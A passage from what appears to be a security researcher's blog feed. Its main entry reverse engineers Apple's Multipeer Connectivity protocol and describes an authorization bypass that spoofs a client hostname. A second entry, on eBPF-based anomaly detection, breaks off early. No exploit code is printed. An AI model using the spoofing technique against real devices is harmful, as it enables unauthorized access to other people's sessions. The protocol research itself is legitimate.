    <category term="offensive tools" scheme="https://www.evilsocket.net/tags/offensive-tools/"/>
    
    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="rust" scheme="https://www.evilsocket.net/tags/rust/"/>
    
    <category term="tokio" scheme="https://www.evilsocket.net/tags/tokio/"/>
    
    <category term="async" scheme="https://www.evilsocket.net/tags/async/"/>
    
    <category term="bruteforce" scheme="https://www.evilsocket.net/tags/bruteforce/"/>
    
    <category term="wordlist" scheme="https://www.evilsocket.net/tags/wordlist/"/>
    
    <category term="dns subdomain enumeration" scheme="https://www.evilsocket.net/tags/dns-subdomain-enumeration/"/>
    
    <category term="password" scheme="https://www.evilsocket.net/tags/password/"/>
    
    <category term="authentication" scheme="https://www.evilsocket.net/tags/authentication/"/>
    
    <category term="red team" scheme="https://www.evilsocket.net/tags/red-team/"/>
    
    <category term="multi protocol" scheme="https://www.evilsocket.net/tags/multi-protocol/"/>
    
    <category term="legba" scheme="https://www.evilsocket.net/tags/legba/"/>
    
    <category term="hydra" scheme="https://www.evilsocket.net/tags/hydra/"/>
    
    <category term="amqp" scheme="https://www.evilsocket.net/tags/amqp/"/>
    
    <category term="http" scheme="https://www.evilsocket.net/tags/http/"/>
    
    <category term="csrf token" scheme="https://www.evilsocket.net/tags/csrf-token/"/>
    
    <category term="ntlm" scheme="https://www.evilsocket.net/tags/ntlm/"/>
    
    <category term="kerberos" scheme="https://www.evilsocket.net/tags/kerberos/"/>
    
    <category term="kerberos pre-authentication" scheme="https://www.evilsocket.net/tags/kerberos-pre-authentication/"/>
    
    <category term="imap" scheme="https://www.evilsocket.net/tags/imap/"/>
    
    <category term="ldap" scheme="https://www.evilsocket.net/tags/ldap/"/>
    
    <category term="mongodb" scheme="https://www.evilsocket.net/tags/mongodb/"/>
    
    <category term="oracle" scheme="https://www.evilsocket.net/tags/oracle/"/>
    
    <category term="mssql" scheme="https://www.evilsocket.net/tags/mssql/"/>
    
    <category term="mysql" scheme="https://www.evilsocket.net/tags/mysql/"/>
    
    <category term="cassandra" scheme="https://www.evilsocket.net/tags/cassandra/"/>
    
    <category term="pgsql" scheme="https://www.evilsocket.net/tags/pgsql/"/>
    
    <category term="pop3" scheme="https://www.evilsocket.net/tags/pop3/"/>
    
    <category term="rdp" scheme="https://www.evilsocket.net/tags/rdp/"/>
    
    <category term="redis" scheme="https://www.evilsocket.net/tags/redis/"/>
    
    <category term="scylladb" scheme="https://www.evilsocket.net/tags/scylladb/"/>
    
    <category term="sftp" scheme="https://www.evilsocket.net/tags/sftp/"/>
    
    <category term="smtp" scheme="https://www.evilsocket.net/tags/smtp/"/>
    
    <category term="ssh" scheme="https://www.evilsocket.net/tags/ssh/"/>
    
    <category term="stomp" scheme="https://www.evilsocket.net/tags/stomp/"/>
    
    <category term="port scanner" scheme="https://www.evilsocket.net/tags/port-scanner/"/>
    
    <category term="telnet" scheme="https://www.evilsocket.net/tags/telnet/"/>
    
    <category term="vnc" scheme="https://www.evilsocket.net/tags/vnc/"/>
    
    <category term="credential attacks" scheme="https://www.evilsocket.net/tags/credential-attacks/"/>
    
    <category term="password attacks" scheme="https://www.evilsocket.net/tags/password-attacks/"/>
    
  </entry>
  
  <entry>
    <title>Reverse Engineering the Apple MultiPeer Connectivity Framework</title>
    <link href="https://www.evilsocket.net/2022/10/20/Reverse-Engineering-the-Apple-MultiPeer-Connectivity-Framework/"/>
    <id>https://www.evilsocket.net/2022/10/20/Reverse-Engineering-the-Apple-MultiPeer-Connectivity-Framework/</id>
    <published>2022-10-20T11:05:13.000Z</published>
    <updated>2026-02-03T16:01:03.128Z</updated>
    
    <content type="html"><![CDATA[<p>Some time ago I was using <a href="https://www.apple.com/it/logic-pro/">Logic Pro</a> to record some of my music and I needed a way to start and stop the recording from an iPhone, so I found about <a href="https://apps.apple.com/it/app/logic-remote/id638394624">Logic Remote</a> and was quite happy with it.<br>After the session, the hacker in me became curious about how the tools were communicating with each other, so I quickly started Wireshark while establishing a connection and saw something that tickled my curiosity even more: some of the data, such as the client and server names, were transmitted in cleartext on what it seemed a custom (and as typical of Apple, undocumented) TCP protocol (<strong>“stevie”</strong> being the hostname of my Mac):</p><p><img src="/images/2022/cleartext.png" alt="cleartext packets"></p><p>Using <a href="https://ss64.com/osx/lsof.html">lsof</a> confirmed that this was indeed the communication between the client phone and Logic listening on port 56076:</p><p><img src="/images/2022/lsof.png" alt="lsof"></p><p>Initially I tought this was just some Logic Pro specific protocol and very lazily started looking into it, without much success mostly due to lack of motivation given the very limited scope of the research. After a while I <a href="https://twitter.com/evilsocket/status/1568310905640722433">tweeted</a> asking if anyone had ever seen anything like it. <a href="https://twitter.com/isComputerOn/status/1568344165175508992">@isComputerOn pointed out</a> that this looked a lot like a protocol that has been partially reversed and presented by <a href="https://twitter.com/nabla_c0d3">Alban Diquet</a> back in 2014. Unfortunately, however brilliant, this research covers the protocol at a very high level and doesn’t really document the packets, their fields and how to establish a connection from anything but a client using the Apple framework. However, this helped me a lot in two ways: first it helped me realize this was not just Logic Pro specific, but that it was part of the <a href="https://developer.apple.com/documentation/multipeerconnectivity">Multipeer Connectivity Framework</a>, and gave me a few hints about the general logic of the protocol itself.</p><p>With renewed curiosity and motivation then I jumped into this rabbit hole and managed to reverse engineer all network packets. This allowed me to write a <a href="https://github.com/evilsocket/mpcfw">Python proof of concept client</a> that automatically discovers any MPC servers, initializes the connection and succesfully exchanges application specific data packets.</p><p>Moreover, while sending crafted packets and attempting all sorts of things, <strong>I’ve discovered several vulnerabilities in the Apple custom made parsers</strong>. I will <strong>not</strong> discuss them here (exception made for the session spoofing) but at the same time I’m not interested in reporting them to Apple, I’ve heard way too many negative stories about their disclosure program and in general how they mistreat researchers.</p><p><img src="/images/2022/crash.png" alt="crash"></p><p>Let’s see how this whole thing works! :)</p><span id="more"></span><h2 class="heading-anchor" id="MultipeerConnectivity-Framework"><a href="#MultipeerConnectivity-Framework" class="anchor-link" aria-hidden="true">#</a><a href="#MultipeerConnectivity-Framework" class="headerlink" title="MultipeerConnectivity Framework"></a>MultipeerConnectivity Framework</h2><p>Apple’s <a href="https://developer.apple.com/documentation/multipeerconnectivity">documentation</a> describes the framework like so:</p><blockquote><p>The Multipeer Connectivity framework supports the discovery of services provided by nearby devices and supports communicating with those services through message-based data, streaming data, and resources (such as files). In iOS, the framework uses infrastructure Wi-Fi networks, peer-to-peer Wi-Fi, and Bluetooth personal area networks for the underlying transport. In macOS and tvOS, it uses infrastructure Wi-Fi, peer-to-peer Wi-Fi, and Ethernet.</p></blockquote><p>The document mostly describes how they abstracted the protocol in several classes while being extremely vague about how the thing actually works at the packet level. In reality they mostly reused existing protocols such as MDNS and a customized STUN implementation (in Logic Pro specific case, this doesn’t always apply to apps using this framework), plus a custom TCP based protocol for which they heavily relied on custom (and extremely badly) written parsers.</p><h2 class="heading-anchor" id="Discovery-Phase-Multicast-DNS"><a href="#Discovery-Phase-Multicast-DNS" class="anchor-link" aria-hidden="true">#</a><a href="#Discovery-Phase-Multicast-DNS" class="headerlink" title="Discovery Phase: Multicast DNS"></a>Discovery Phase: Multicast DNS</h2><p>The very first thing that I’ve noticed was that, despite the server port being randomized at each application startup, the client application never asked me for the server ip address nor tcp port. This was a strong indicator that something else was happening on the network before the TCP session was being established, as if the server (and possibly the client as well) broadcasted this information in such a way to be automatically discoverable, as also hinted by the wording used in the documentation. </p><p>My informed guess was <a href="https://en.wikipedia.org/wiki/Multicast_DNS">multicast DNS</a> as I’ve seen this protocol being (ab)used a lot from Apple (<a href="https://developer.apple.com/bonjour/">Bonjour</a> for instance), and Wireshark confirmed my guess. Both the server and the client are broadcasting their hostnames and peer identifiers (more on this later) on the network so that they can find each other without user interaction.</p><p>Here’s how the server advertisement looks like on <a href="https://github.com/evilsocket/spycast">Spycast</a>:</p><p><img src="/images/2022/mdns_server.png" alt="mdns server"></p><p>We can see which TCP port is being used (57219), some application specific information in the text record and a weird string “1tvdkfvihbru6”, the <a href="https://developer.apple.com/documentation/multipeerconnectivity/mcpeerid">PeerID</a>.</p><p>At the same time, the client is broadcasting some information such as its hostname:</p><p><img src="/images/2022/mdns_client.png" alt="mdns client"></p><p>Keep in mind that all this data is visible by <strong>anyone</strong> on the same network, this is an important detail as we’ll see shortly when I’ll describe how the spoofing works.</p><h2 class="heading-anchor" id="How-a-PeerID-is-made"><a href="#How-a-PeerID-is-made" class="anchor-link" aria-hidden="true">#</a><a href="#How-a-PeerID-is-made" class="headerlink" title="How a PeerID is made"></a>How a PeerID is made</h2><p>Before proceeding to the next part, let’s stop for a moment to see how a peer is identified in this protocol and what that “1tvdkfvihbru6” string is.</p><p>Upon startup, each peer is represented by a <a href="https://developer.apple.com/documentation/multipeerconnectivity/mcpeerid">MCPeerID</a> object. Long story short, a random 64bit integer is generated and converted to base36. </p><p>So that 1tvdkfvihbru6 in base36 is 8670129607084362000 in base 10. This number is used to uniquely identify the host during the session, regardless of the hostname itself and it’s present in various forms in most of the packets we’re about to see.</p><h2 class="heading-anchor" id="Handshake-Phase-Hellos-and-Acks"><a href="#Handshake-Phase-Hellos-and-Acks" class="anchor-link" aria-hidden="true">#</a><a href="#Handshake-Phase-Hellos-and-Acks" class="headerlink" title="Handshake Phase: Hellos and Acks"></a>Handshake Phase: Hellos and Acks</h2><p>After the client discovers the server peer via MDNS the connection is initiated to the TCP port indicated in the advertisement. This is when things started being complicated as the protocol is entirely custom and undocumented. </p><p>I needed to work my way from something like this:</p><p><img src="/images/2022/hexdata.png" alt="hex data"></p><p>To something <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py">like this</a>.</p><p>For this task I’ve performed dozens of tests such as:</p><ul><li>See if similar packets all started with the same signature bytes (they did).</li><li>See if by changing the hostname of the client, some other fields (possibly string length fields) changed reflecting the new length (they did).</li><li>See if there was any checksum going on by looking at 2 bytes and 4 bytes words that changed depending on the contents (there are).</li><li>See if packets were encapsulated with a common header plus a packet-specific payload, which length should be indicated in the header (it is).</li></ul><p>After a few days of testing I’ve managed to understand that all the packets started with a header that looks like this:</p><ul><li>The first 2 bytes are the packet signature and determine the packet type (Hello, Ack, Invite, …).</li><li>The next 4 bytes are a sequence number plus flags that are used only for some specific payloads.</li><li>We then have 2 bytes indicating the payload size after the header.</li><li>Following 4 bytes are the CRC32 of the whole packet (i wasn’t sure which checksum was, so <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/utils.py#L13">I bruteforced it</a> :D)</li><li>The last 4 bytes of the header are unknown to me but they always seem to contain the same value.</li></ul><p>With this new knowledge I started looking into the payload of the first packets and identified how the connection handshake works:</p><ol><li>The client sends an <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L172">Hello packet</a> made of the header and its <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L66">PeerID</a>.</li><li>The server responds with an <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L235">Ack packet</a>, made of just the header and no payload.</li><li>The server then sends its own Hello packet containing its PeerID (which seems redundant given its already broadcasted via MDNS, but whatever …).</li><li>The client sends an Ack to the server Hello.</li><li>Finally the client sends an <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L276">Accept packet</a> also only made of the header and no payload, indicating that the first part of the handshake is complete. The reason why the client is responsible for this and not the server will always remain a mystery to me :D</li></ol><p>You can find the implementation of this handshake process <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/protocol.py#L29">here</a>.</p><h2 class="heading-anchor" id="Authorization-Phase-Spoofable-Invites-and-BPlist-inside-BPlist-inside-TCP"><a href="#Authorization-Phase-Spoofable-Invites-and-BPlist-inside-BPlist-inside-TCP" class="anchor-link" aria-hidden="true">#</a><a href="#Authorization-Phase-Spoofable-Invites-and-BPlist-inside-BPlist-inside-TCP" class="headerlink" title="Authorization Phase: Spoofable Invites and BPlist inside BPlist inside TCP"></a>Authorization Phase: Spoofable Invites and BPlist inside BPlist inside TCP</h2><p>After this mutual introduction, the client will send an <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L351">Invitation packet</a> and this is where things start getting covoluted (a la Apple): as we can see from the next picture, the Invite packet is made of the header plus a <a href="https://medium.com/@karaiskc/understanding-apples-binary-property-list-format-281e6da00dbd">Binary Property List</a> as indicated by the “bplist00” signature visible in cleartext in the packet:</p><p><img src="/images/2022/client_invite.png" alt="client invite"></p><p>A BPlist is basically a binary encoded XML document, in this case containing the following fields:</p><ul><li>MCNearbyServiceInviteContextKey: a bplist encoded (yes it’s a bplist inside a bplist …) integer, always 0x2.</li><li>MCNearbyServiceInviteIDKey: an integer always set to 0x0.</li><li>MCNearbyServiceMessageIDKey: an integer message identifier, always 0x1 for invites.</li><li>MCNearbyServiceRecipientPeerIDKey: the message recipient (the server in this case) PeerID, encoded as described next.</li><li>MCNearbyServiceSenderPeerIDKey: the message sender (the client) PeerID.</li></ul><p>In the last two fields, the peer identifiers <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L126">are encoded as</a>:</p><ul><li>8 bytes containing the numeric peer identifier, big endian.</li><li>1 byte containing the peer hostname length.</li><li>N bytes containing the unicode peer hostname.</li></ul><p>The server responds with an Ack and at this point two things can happen: if the client is unknown to the server, a prompt will be shown in order to let the user decide wether to authorize it or not:</p><p><img src="/images/2022/server_prompt.png" alt="server prompt"></p><p>However, if the client has been previously authorized, no prompt will be shown and the communication will silently continue to the next data exchange step.</p><p>At this point you might ask, how does the server store this authorization information? Is it some sort of session cookie? A more advanced cryptographic challenge mechanism? Black magic? Well my friends, often reality is way duller and dumber than what you might imagine :D</p><p><strong>They just don’t give a damn and keep a “string peer_hostname -&gt; bool authorized” association … yes, you read that right, client authorization only relies on the (spoofable) client hostname, they don’t even care about the peer identifier number.</strong></p><p>Remember how all this information (and more) is being broadcasted in cleartext via MDNS for everyone to enjoy? Yep that’s right, an attacker can wait for a legit client to be authorized and then use its hostname (not on the network, just in the MCNearbyServiceSenderPeerIDKey field) in order to either hijack the legit session, or just create a new one of its own and completely bypass the authorization prompt.</p><p><img src="/images/2015/Jan/major-facepalm.jpg" alt="facepalm"></p><p>Anyways … if authorized, the server will conclude this phase by sending an <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L673">InviteResponse</a>, which is identical to the client Invite packet, back to the client. You can find the client invite logic <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/protocol.py#L64">here</a> and the wait loop for the server response <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/protocol.py#L79">here</a>.</p><p>Let’s continue.</p><h2 class="heading-anchor" id="Data-Exchange-Phase"><a href="#Data-Exchange-Phase" class="anchor-link" aria-hidden="true">#</a><a href="#Data-Exchange-Phase" class="headerlink" title="Data Exchange Phase"></a>Data Exchange Phase</h2><p>After the server accepted the invite, the client will proceed by sending a <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L780">ClientData packet</a>, another bplist encoded payload containing the following fields:</p><ul><li>MCNearbyServiceInviteIDKey: the invite key received with the server InviteResponse.</li><li>MCNearbyServiceMessageIDKey: an incremental integer being InviteResponse.MCNearbyServiceMessageIDKey + 1.</li><li>MCNearbyServiceRecipientPeerIDKey: client peer id encoded as previously described.</li><li>MCNearbyServiceSenderPeerIDKey: server peer id encoded as previously described.</li><li>MCNearbyServiceConnectionDataKey: connection data as bplist (again, a bplist inside a bplist …), described next.</li></ul><p>The interesting part here is the MCNearbyServiceConnectionDataKey field, which contains a bplist encoded <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L550">binary payload</a> made of:</p><ol><li><a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L383">A header</a> composed of:<ul><li>1 signature byte (0x80).</li><li>1 byte bitmask of security flags indicating if encryption is enabled (not in this case, LOL).</li><li>2 bytes indicating the total size of the payload.</li><li>1 byte indicating the number of segments / entries in the payload.</li></ul></li><li>A list of IPv4 and IPv6 addresses, one for each network interface of both peers.</li><li>A variable number of <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/tcp/messages.py#L474">segments describing each network interface of both peers</a>, made of:<ul><li>1 signature byte (0x61).</li><li>4 bytes of the numeric peer id (either the client or the server one) trimmed down to 32bits.</li><li>4 bytes of a random identifier, my guess is that this creates a new unique identifier together with the previous field.</li><li>1 byte indicating the interface type ( ipv4=0x5A ipv6=0x0A ).</li><li>3 bytes of padding.</li><li>1 byte containing the interface IP index bit-masked with its type.</li><li>2 bytes containing an UDP port.</li></ul></li></ol><p>Since the application specific part of the protocol works on UDP, by exchanging this data both endpoints become aware of on which possible IP and UDP ports the next part of the communication can happen. </p><h2 class="heading-anchor" id="STUN-a-la-Facetime"><a href="#STUN-a-la-Facetime" class="anchor-link" aria-hidden="true">#</a><a href="#STUN-a-la-Facetime" class="headerlink" title="STUN a la Facetime"></a>STUN a la Facetime</h2><p>After the previous step, an Apple custom implementation of <a href="https://en.wikipedia.org/wiki/STUN">STUN</a> is used to determine NAT type and which IP:PORT pair is best suited for the communication. Interestingly, while digging hard into this rabbit hole and reversing other frameworks that were referenced here and there, I found out this is the same exact mechanism that Apple Facetime also uses.</p><p>I’ve implemented a very basic <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/stun/server.py#L13">STUN processor here</a>, what happens is:</p><ol><li>The server will pick one of the IP:UDP_PORT pairs sent in the ClientData and sends a STUN <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/stun/messages.py#L250">Binding Request</a> containing these STUN attributes:<ul><li>USERNAME: containing the server and client integer peer identifiers.</li><li>ADDRESS_ERROR_CODE: always 0x6.</li><li>ALTERNATE_DOMAIN: always 0x03f2.</li><li>APPLE_NTP_DELAY: you would see this labled as ICMP by Wireshark, however Apple is using this specific attribute identifier to indicate the NTP delay, as I found out by Ghidra-ing the s*it out of it :D</li><li>ICE_CONTROLLING: randomly generate STUN tie breaker / session id.</li></ul></li><li>The client will respond with its own Binding Request, replacing ICE_CONTROLLING with ICE_CONTROLLED and its tie breaker.</li><li>The server will send a Binding Response with a MAPPED-ADDRESS attribute indicating the final IP:UDP_PORT pair for the communication.</li><li>The client will send its own Binding Response with its UDP MAPPED-ADDRESS.</li></ol><p>From this point on, an UDP connection is established between the two MAPPED-ADDRESSes and application specific data is exchanged.</p><h2 class="heading-anchor" id="Brief-note-on-OSPF"><a href="#Brief-note-on-OSPF" class="anchor-link" aria-hidden="true">#</a><a href="#Brief-note-on-OSPF" class="headerlink" title="Brief note on OSPF"></a>Brief note on OSPF</h2><p>Despite the Logic Pro specific protocol happening after all these steps is out of the scope of this post, I want to briefly mention how it works.</p><p>Interestingly, this protocol is referenced as OSPF from the framework:</p><p><img src="/images/2022/ospf.png" alt="ospf?"></p><p>Howver it has almost nothing in common with the <a href="https://en.wikipedia.org/wiki/Open_Shortest_Path_First">Open Shortest Path First</a> protocol. Despite some of these function names reference valid OSPF messages such as LSA, LSAACK and so on, the Apple implementation is entirely different.</p><p>You can find a partial <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/ospf/session.py">python implementation here</a> that will be used after the previous step in order to correctly start the “OSPF” session and start receiving data from the server. </p><p>In this case, each packet is made of <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/ospf/messages.py#L11">this header</a>:</p><ul><li>1 byte of protocol type signature (0xc1).</li><li>1 byte of packet type signature.</li><li>2 bytes of packet size.</li><li>2 bytes indicating OSPF channel, mostly unused.</li><li>2 bytes with the packet CRC16/ARC checksum (again, <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/utils.py#L10">bruteforcing</a> the type of checksum helped a lot).</li><li>4 bytes of the sender peer id.</li><li>4 bytes of the receiver peer id.</li></ul><p>Following, the packet specific payload. </p><p>You can find the definitions of some of <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/ospf/messages.py">the Logic Pro packets here</a> and the OSPF server code that will initialize the session and start <a href="https://github.com/evilsocket/mpcfw/blob/main/mpc/ospf/session.py">getting server updates here</a>.</p><h2 class="heading-anchor" id="Conclusion"><a href="#Conclusion" class="anchor-link" aria-hidden="true">#</a><a href="#Conclusion" class="headerlink" title="Conclusion"></a>Conclusion</h2><p>This has definitely been a fun ride during which I’ve learned a lot of new stuff about how Apple frameworks handle network communications. I want to reiterate my gratitude to <a href="https://twitter.com/nabla_c0d3">Alban Diquet</a> for his research and to <a href="https://twitter.com/isComputerOn">@isComputerOn</a> for pointing me to the right direction when I was about to give up on what it seemed something entirely irrelevant, thanks you so much guys! &lt;3</p><p>I also want to comment on something i’ve heard during a talk presented at the last <a href="https://twitter.com/0x41con">0x41 conference</a>.<br>The researcher who was presenting and who specialized in fuzzing Apple products, mentioned how at the beginning of his path, someone who’s highly respected and recognized in the infosec community and industry, told him that “fuzzing Apple’s network protocols was a dumb idea”, which unfortunately convinced the researcher to look elsewhere. </p><p>Well, my highly respected and recognized dude, I can tell you it is <strong>not</strong> a dumb idea, <strong>at all</strong>, there’s <strong>a lot</strong> of unexplored attack surface there. What was dumb, very close-minded and ignorant, is your take about it.</p><p>Anyways … <a href="https://github.com/evilsocket/mpcfw">you can find the project on my github</a> as usual, enjoy!</p>]]></content>
    
    
    <summary type="html">&lt;p&gt;Some time ago I was using &lt;a href=&quot;https://www.apple.com/it/logic-pro/&quot;&gt;Logic Pro&lt;/a&gt; to record some of my music and I needed a way to start and stop the recording from an iPhone, so I found about &lt;a href=&quot;https://apps.apple.com/it/app/logic-remote/id638394624&quot;&gt;Logic Remote&lt;/a&gt; and was quite happy with it.&lt;br&gt;After the session, the hacker in me became curious about how the tools were communicating with each other, so I quickly started Wireshark while establishing a connection and saw something that tickled my curiosity even more: some of the data, such as the client and server names, were transmitted in cleartext on what it seemed a custom (and as typical of Apple, undocumented) TCP protocol (&lt;strong&gt;“stevie”&lt;/strong&gt; being the hostname of my Mac):&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2022/cleartext.png&quot; alt=&quot;cleartext packets&quot;&gt;&lt;/p&gt;
&lt;p&gt;Using &lt;a href=&quot;https://ss64.com/osx/lsof.html&quot;&gt;lsof&lt;/a&gt; confirmed that this was indeed the communication between the client phone and Logic listening on port 56076:&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2022/lsof.png&quot; alt=&quot;lsof&quot;&gt;&lt;/p&gt;
&lt;p&gt;Initially I tought this was just some Logic Pro specific protocol and very lazily started looking into it, without much success mostly due to lack of motivation given the very limited scope of the research. After a while I &lt;a href=&quot;https://twitter.com/evilsocket/status/1568310905640722433&quot;&gt;tweeted&lt;/a&gt; asking if anyone had ever seen anything like it. &lt;a href=&quot;https://twitter.com/isComputerOn/status/1568344165175508992&quot;&gt;@isComputerOn pointed out&lt;/a&gt; that this looked a lot like a protocol that has been partially reversed and presented by &lt;a href=&quot;https://twitter.com/nabla_c0d3&quot;&gt;Alban Diquet&lt;/a&gt; back in 2014. Unfortunately, however brilliant, this research covers the protocol at a very high level and doesn’t really document the packets, their fields and how to establish a connection from anything but a client using the Apple framework. However, this helped me a lot in two ways: first it helped me realize this was not just Logic Pro specific, but that it was part of the &lt;a href=&quot;https://developer.apple.com/documentation/multipeerconnectivity&quot;&gt;Multipeer Connectivity Framework&lt;/a&gt;, and gave me a few hints about the general logic of the protocol itself.&lt;/p&gt;
&lt;p&gt;With renewed curiosity and motivation then I jumped into this rabbit hole and managed to reverse engineer all network packets. This allowed me to write a &lt;a href=&quot;https://github.com/evilsocket/mpcfw&quot;&gt;Python proof of concept client&lt;/a&gt; that automatically discovers any MPC servers, initializes the connection and succesfully exchanges application specific data packets.&lt;/p&gt;
&lt;p&gt;Moreover, while sending crafted packets and attempting all sorts of things, &lt;strong&gt;I’ve discovered several vulnerabilities in the Apple custom made parsers&lt;/strong&gt;. I will &lt;strong&gt;not&lt;/strong&gt; discuss them here (exception made for the session spoofing) but at the same time I’m not interested in reporting them to Apple, I’ve heard way too many negative stories about their disclosure program and in general how they mistreat researchers.&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2022/crash.png&quot; alt=&quot;crash&quot;&gt;&lt;/p&gt;
&lt;p&gt;Let’s see how this whole thing works! :)&lt;/p&gt;</summary>


    <category term="network" scheme="https://www.evilsocket.net/tags/network/"/>
    
    <category term="re" scheme="https://www.evilsocket.net/tags/re/"/>
    
    <category term="framework" scheme="https://www.evilsocket.net/tags/framework/"/>
    
    <category term="macos security" scheme="https://www.evilsocket.net/tags/macos-security/"/>
    
    <category term="protocol reversing" scheme="https://www.evilsocket.net/tags/protocol-reversing/"/>
    
    <category term="mdns" scheme="https://www.evilsocket.net/tags/mdns/"/>
    
    <category term="apple" scheme="https://www.evilsocket.net/tags/apple/"/>
    
    <category term="reverse engineering" scheme="https://www.evilsocket.net/tags/reverse-engineering/"/>
    
    <category term="multipeerconnectivity" scheme="https://www.evilsocket.net/tags/multipeerconnectivity/"/>
    
    <category term="mpc framework" scheme="https://www.evilsocket.net/tags/mpc-framework/"/>
    
    <category term="multipeer" scheme="https://www.evilsocket.net/tags/multipeer/"/>
    
    <category term="wireshark" scheme="https://www.evilsocket.net/tags/wireshark/"/>
    
    <category term="network packets" scheme="https://www.evilsocket.net/tags/network-packets/"/>
    
    <category term="network protocol" scheme="https://www.evilsocket.net/tags/network-protocol/"/>
    
    <category term="tcp" scheme="https://www.evilsocket.net/tags/tcp/"/>
    
    <category term="stun" scheme="https://www.evilsocket.net/tags/stun/"/>
    
    <category term="facetime" scheme="https://www.evilsocket.net/tags/facetime/"/>
    
    <category term="mcpeer" scheme="https://www.evilsocket.net/tags/mcpeer/"/>
    
    <category term="mcpeerid" scheme="https://www.evilsocket.net/tags/mcpeerid/"/>
    
    <category term="ospf" scheme="https://www.evilsocket.net/tags/ospf/"/>
    
    <category term="ice" scheme="https://www.evilsocket.net/tags/ice/"/>
    
    <category term="proprietary protocol" scheme="https://www.evilsocket.net/tags/proprietary-protocol/"/>
    
    <category term="ios" scheme="https://www.evilsocket.net/tags/ios/"/>
    
  </entry>
  
  <entry>
    <title>Process Behaviour Anomaly Detection Using eBPF and Unsupervised-Learning Autoencoders</title>
    <link href="https://www.evilsocket.net/2022/08/15/Process-behaviour-anomaly-detection-using-eBPF-and-unsupervised-learning-Autoencoders/"/>
    <id>https://www.evilsocket.net/2022/08/15/Process-behaviour-anomaly-detection-using-eBPF-and-unsupervised-learning-Autoencoders/</id>
    <published>2022-08-15T14:06:05.000Z</published>
    <updated>2026-04-26T17:16:06.503Z</updated>
    
    <content type="html"><![CDATA[<p>Hello everybody, I hope you’ve been enjoying this summer after two years of Covid and lockdowns :D In this post I’m going to describe how to use eBPF syscall tracing in a creative way in order to detect process behaviour anomalies at runtime using an unsupervised learning model called autoencoder. </p><p><img src="https://i.imgur.com/QEmpeDl.jpg" alt="anomalies"></p><p>While many projects approach this problem by building a list of allowed system calls and checking at runtime if the process is using anything outside of this list, we’ll use a methodology that will not only save us from explicitly compiling this list, but will also take into account how fast the process is using system calls that would normally be allowed but only within a certain range of usage per second. This techique can potentially detect process exploitation, denial-of-service and several other types of attacks.</p><p><strong>You’ll find the <a href="https://github.com/evilsocket/ebpf-process-anomaly-detection">complete source code on my Github</a> as usual.</strong></p><h2 class="heading-anchor" id="What-is-eBPF"><a href="#What-is-eBPF" class="anchor-link" aria-hidden="true">#</a><a href="#What-is-eBPF" class="headerlink" title="What is eBPF?"></a>What is eBPF?</h2><p><a href="https://ebpf.io/">eBPF</a> is a technology that allows to intercept several aspect of the Linux kernel runtime without using a kernel module. At its core eBPF is a virtual machine running inside the kernel that performs sanity checks on an eBPF program opcodes before loading it in order to ensure runtime safety.</p><p>From the <a href="https://ebpf.io/what-is-ebpf">eBPF.io</a> page:</p><figure class="highlight plain"><table><tr><td class="code"><pre><span class="line">eBPF (which is no longer an acronym for anything) is a revolutionary technology with origins in the Linux kernel that can run sandboxed programs in a privileged context such as the operating system kernel. It is used to safely and efficiently extend the capabilities of the kernel without requiring to change kernel source code or load kernel modules.  </span><br><span class="line"></span><br><span class="line">Historically, the operating system has always been an ideal place to implement observability, security, and networking functionality due to the kernel’s privileged ability to oversee and control the entire system. At the same time, an operating system kernel is hard to evolve due to its central role and high requirement towards stability and security. The rate of innovation at the operating system level has thus traditionally been lower compared to functionality implemented outside of the operating system.</span><br></pre></td></tr></table></figure><p><img src="https://i.imgur.com/8yG0Nyr.png" alt="ebpf"></p><figure class="highlight plain"><table><tr><td class="code"><pre><span class="line">eBPF changes this formula fundamentally. By allowing to run sandboxed programs within the operating system, application developers can run eBPF programs to add additional capabilities to the operating system at runtime. The operating system then guarantees safety and execution efficiency as if natively compiled with the aid of a Just-In-Time (JIT) compiler and verification engine. This has led to a wave of eBPF-based projects covering a wide array of use cases, including next-generation networking, observability, and security functionality.</span><br></pre></td></tr></table></figure><p>There are several options to compile into bytecode and then run eBPF programs, such as <a href="https://github.com/cilium/ebpf">Cilium Golang eBPF package</a>, <a href="https://github.com/aya-rs/aya">Aya Rust crate</a> and <a href="https://github.com/iovisor/bcc">IOVisor Python BCC package</a> and many more. BCC being the simplest is the one we’re going to use for this post. Keep in mind that the same exact things can be done with all these libraries and only runtime dependencies and performance would change.</p><h3 class="heading-anchor" id="System-call-Tracing-with-eBPF"><a href="#System-call-Tracing-with-eBPF" class="anchor-link" aria-hidden="true">#</a><a href="#System-call-Tracing-with-eBPF" class="headerlink" title="System call Tracing with eBPF"></a>System call Tracing with eBPF</h3><p>The usual approach to trace system calls with eBPF consists in creating a <a href="https://github.com/iovisor/bcc/blob/master/docs/reference_guide.md#3-tracepoints">tracepoint</a> or a <a 